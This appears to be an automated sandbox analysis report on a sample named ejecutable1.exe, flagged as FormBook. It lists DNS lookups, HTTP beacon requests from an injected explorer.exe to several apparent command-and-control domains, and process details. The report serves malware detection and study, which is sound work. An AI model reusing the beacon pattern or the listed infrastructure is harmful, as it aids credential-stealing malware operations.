Sep 27, 2021 17:32:13.579324961 CEST	8.8.8.8	192.168.2.22	0x9c63	Name error (3)	www.institutosamar.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:18.620323896 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.multicoininvestment.com	multicoininvestment.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:32:18.620323896 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	multicoinivestment.com		162.0.229.241	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:23.973058939 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.theseattlenotary.com	theseattlenotary.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:32:23.973058939 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	theseattlenotary.com		162.0.232.162	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:29.435094118 CEST	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.petersonmovingco.com		216.239.32.21	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:29.435094118 CEST	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.petersonmovingco.com		216.239.34.21	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:29.435094118 CEST	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.petersonmovingco.com		216.239.38.21	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:29.435094118 CEST	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.petersonmovingco.com		216.239.36.21	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:39.821504116 CEST	8.8.8.8	192.168.2.22	0xb02b	No error (0)	www.quinnwebster.top	quinnwebster.top		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:32:39.821504116 CEST	8.8.8.8	192.168.2.22	0xb02b	No error (0)	quinnwebster.top		162.251.85.174	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:45.198246956 CEST	8.8.8.8	192.168.2.22	0x43f4	No error (0)	www.lianxiwan.xyz		101.35.124.222	A (IP address)	IN (0x0001)
Sep 27, 2021 17:33:08.168354034 CEST	8.8.8.8	192.168.2.22	0x9ff7	No error (0)	www.lianxiwan.xyz		101.35.124.222	A (IP address)	IN (0x0001)
Sep 27, 2021 17:33:11.279463053 CEST	8.8.8.8	192.168.2.22	0x1d11	No error (0)	www.area-arquitectos.com		93.185.100.223	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.wwiilive.com
- www.dunedinhyperlocal.com
- www.oinfoproduto.com
- www.multicoininvestment.com
- www.theseattlenotary.com
- www.petersonmovingco.com
- www.quinnwebster.top

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:31:56.380229950 CEST	0	OUT	GET /u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=2wrG/oaPoZN58JamjsocLLaSsZCLAXvYnHaXxYH/bF19vnAo7mu ls9VTY9bzjfrYRlsEFw== HTTP/1.1 Host: www.wwiilive.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:31:56.559993982 CEST	1	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 15:31:56 GMT Content-Type: text/html Content-Length: 275 ETag: "6151bf8f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:01.790482998 CEST	2	OUT	GET /u4an/?1bxhyLu=QzQ5ef7X9Qx2RFxJxLuAV3Nyo+3E4vM7eDKYIH9lLMMMsSlhTFVhOgGCly15LXQ6PZbXEA==&a8a=O6e4vnipWHrd6Lz HTTP/1.1 Host: www.dunedinhyperlocal.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:32:02.171308994 CEST	2	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 27 Sep 2021 15:32:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://www.dunedinhyperlocal.com/u4an/?1bxhyLu=QzQ5ef7X9Qx2RFxJxLuAV3Nyo+3E4vM7eDKYIH9lLMMMsSlhTFVhOgGCly15LXQ6PZbXEA==&a8a=O6e4vnipWHrd6Lz Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	216.172.172.208	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:07.491132975 CEST	3	OUT	GET /u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=iGR+5Iun3qB2MqfdIYMGDL0AT8nSBE6bMfK6r+1aL2UXxRazRBC 9SoS0x9BZPXZuDFcMhw== HTTP/1.1 Host: www.oinfoproduto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:32:08.474100113 CEST	3	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 27 Sep 2021 15:32:07 GMT Server: Apache X-UA-Compatible: IE=edge Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://oinfoproduto.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=iGR+5Iun3qB2MqfdIYMGDL0AT8nSBE6b MfK6r+1aL2UXxRazRBC9SoS0x9BZPXZuDFcMhw== Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	162.0.229.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:18.785186052 CEST	4	OUT	GET /u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=IweMS5AD1Z8aBlnPYfnQfVfd8bpTLSXzmKGHl0Em7c4kxOia/Dd x83+xf6gfPzYK0colLA== HTTP/1.1 Host: www.multicoininvestment.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:32:18.948822021 CEST	6	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Mon, 27 Sep 2021 15:32:18 GMT server: LiteSpeed location: https://www.multicoininvestment.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=IweMS5AD1Z8aBlnPYfnQ fVfd8bpTLSXzmKGHl0Em7c4kxOia/Ddx83+xf6gfPzYK0colLA== x-turbo-charged-by: LiteSpeed connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	162.0.232.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:24.141268015 CEST	6	OUT	GET /u4an/?1bxhyLu=VfCS01mkQGOjQhDskfurykOlS3JM86bPzWlU8yjKrYpz8teuAGkOmvtPa8vVPydcTYndOQ==&a8a=O6e4vnipWHrd6Lz HTTP/1.1 Host: www.theseattlenotary.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:32:24.307697058 CEST	8	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Mon, 27 Sep 2021 15:32:24 GMT server: LiteSpeed location: https://www.theseattlenotary.com/u4an/?1bxhyLu=VfCS01mkQGOjQhDskfurykOlS3JM86bPzWlU8yjKrYpz8teuAGkOmvtPa8vVPydcTYndOQ==&a8a=O6e4vnipWHrd6Lz x-turbo-charged-by: LiteSpeed connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	216.239.32.21	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:29.450268984 CEST	8	OUT	GET /u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=1NdkLOHGjYgchrzbDiWeYorfFjsi8IQ9moMk+khmjZ8HoIOkAHeJOPevVb4ll15O4YwMeA== HTTP/1.1 Host: www.petersonmovingco.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:29.531821966 CEST	10	IN	HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8 x-ua-compatible: IE=edge Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Mon, 27 Sep 2021 15:32:29 GMT P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Cross-Origin-Opener-Policy: unsafe-none Content-Security-Policy: script-src 'report-sample' 'nonce-Q2VDqHH8JEhHLrd9BvMcDw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/GeoMerchantPrestoSiteUi/cspreport;worker-src 'self' Cross-Origin-Resource-Policy: cross-origin Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Set-Cookie: NID=511=Wbsymr0SWWRHD-rgYevkhlyxEht6VWs54689I0H8buzMRXggbGvzdbaW38cH3R9CI0-WqX rcOYZhJqr4bhoRK_izgLLSbsYN41B7yTQNTDIkOaKP9zhPiH4b7pQo9_Dxe6RieNOgYlXHOAGFDnfGUZNbKpODKC8T iUvlRaTWHjc; expires=Tue, 29-Mar-2022 15:32:29 GMT; path=/; domain=.google.com; HttpOnly Accept-Ranges: none Vary: Accept-Encoding Transfer-Encoding: chunked Connection: close Data Raw: 38 30 30 30 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 69 72 3d 22 6c 74 72 22 20 69 74 65 6d 73 63 6f 70 65 20 69 74 65 6d 74 79 70 65 3d 22 68 74 74 70 73 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 2f 4c 6f 63 61 6c 42 75 73 69 6e 65 73 73 22 3e 3c 68 65 61 64 3e 3c 62 61 73 65 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 62 75 73 69 6e 65 73 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6f 72 69 67 69 6e 22 3e 3c 73 63 72 69 70 74 20 64 61 74 61 2d 69 64 3d 22 5f 67 64 22 20 6e 6f 6e 63 65 3d 22 51 32 56 44 71 48 48 38 4a 45 68 48 4c 72 64 39 42 76 4d 63 44 77 22 3e 77 69 6e 64 6f 77 2e 57 49 5a 5f 67 6c 6f 62 61 6c 5f 64 61 74 61 20 3d 20 7b 22 44 70 69 6d 47 66 22 3a 66 61 6c 73 65 2c 22 45 35 7a 41 58 65 22 3a 22 68 74 74 70 73 3a 2f 2f 77 6f 72 6b 73 70 61 63 65 2e 67 6f 6f 67 Data Ascii: 8000<!doctype html><html lang="en" dir="ltr" itemscope itemtype="https://schema.org/Locuseriness"><head> <base href="http://business.google.com/"><meta name="referrer" content="origin"><script data-id="_gd" nonce="Q2VDq HH8JEhHLrd9BvMcDw">window.WIZ_global_data = {"DpimGf":false,"E5zAXe":"https://workspace.goog

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	162.251.85.174	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:32:39.962572098 CEST	52	OUT	GET /u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=X52t7rVeaYGOvGTdnQUffRZcqF2Cx7WZGoYk6rC/HKvqONPbs0I twbG7EjAhog3TNS4z+A== HTTP/1.1 Host: www.quinnwebster.top Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:32:40.120680094 CEST	53	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 15:32:40 GMT Server: nginx/1.19.5 Content-Type: text/html Content-Length: 583 Last-Modified: Sat, 24 Jul 2021 10:05:02 GMT Accept-Ranges: bytes Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 30 64 65 67 29 3b 20 7d 20 31 30 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 36 30 64 65 67 29 3b 20 7d 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 5f 73 6b 7a 5f 70 69 64 20 3d 20 22 39 50 4f 42 45 58 38 30 57 22 3b 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 64 6e 2e 6a 73 69 6e 69 74 2e 64 69 72 65 63 74 66 77 64 2e 63 6f 6d 2f 73 6b 2d 6a 73 70 61 72 6b 5f 69 6e 69 74 2e 70 68 70 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6c 6f 61 64 65 72 22 20 69 64 3d 22 73 6b 2d 6c 6f 61 64 65 72 22 3e 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin { 0% { transform: rotate(0deg); } 100% { transform: rotate(360deg); } } </style> <script lang uage="Javascript">var _skz_pid = "9POBEX80W";</script> <script language="Javascript" src="http://cdn.jsinit.directfwd .com/sk-jspark_init.php"></script></head><body> </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: ejecutable1.exe PID: 788 Parent PID: 1528

General

Start time:	17:31:14
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\ejecutable1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ejecutable1.exe'
Imagebase:	0xf50000
File size:	840192 bytes
MD5 hash:	FF2724DDF0EF0525E9E419DB5199E96F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.406398174.0000000002431000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.407439949.0000000003431000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.407439949.0000000003431000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.407439949.0000000003431000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: ejecutable1.exe PID: 2656 Parent PID: 788

General

Start time:	17:31:18
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\ejecutable1.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\Desktop\ejecutable1.exe
Imagebase:	0xf50000
File size:	840192 bytes
MD5 hash:	FF2724DDF0EF0525E9E419DB5199E96F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.442155573.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.442155573.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.442155573.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.442254980.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.442254980.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.442254980.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.442236058.0000000000360000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.442236058.0000000000360000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.442236058.0000000000360000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2656

General

Start time:	17:31:19
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.422839452.0000000007F73000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.422839452.0000000007F73000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.422839452.0000000007F73000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.433550854.0000000007F73000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.433550854.0000000007F73000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.433550854.0000000007F73000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: msdt.exe PID: 2632 Parent PID: 1764

General

Start time:	17:31:32
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xbe0000
File size:	983040 bytes
MD5 hash:	F67A64C46DE10425045AF682802F5BA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
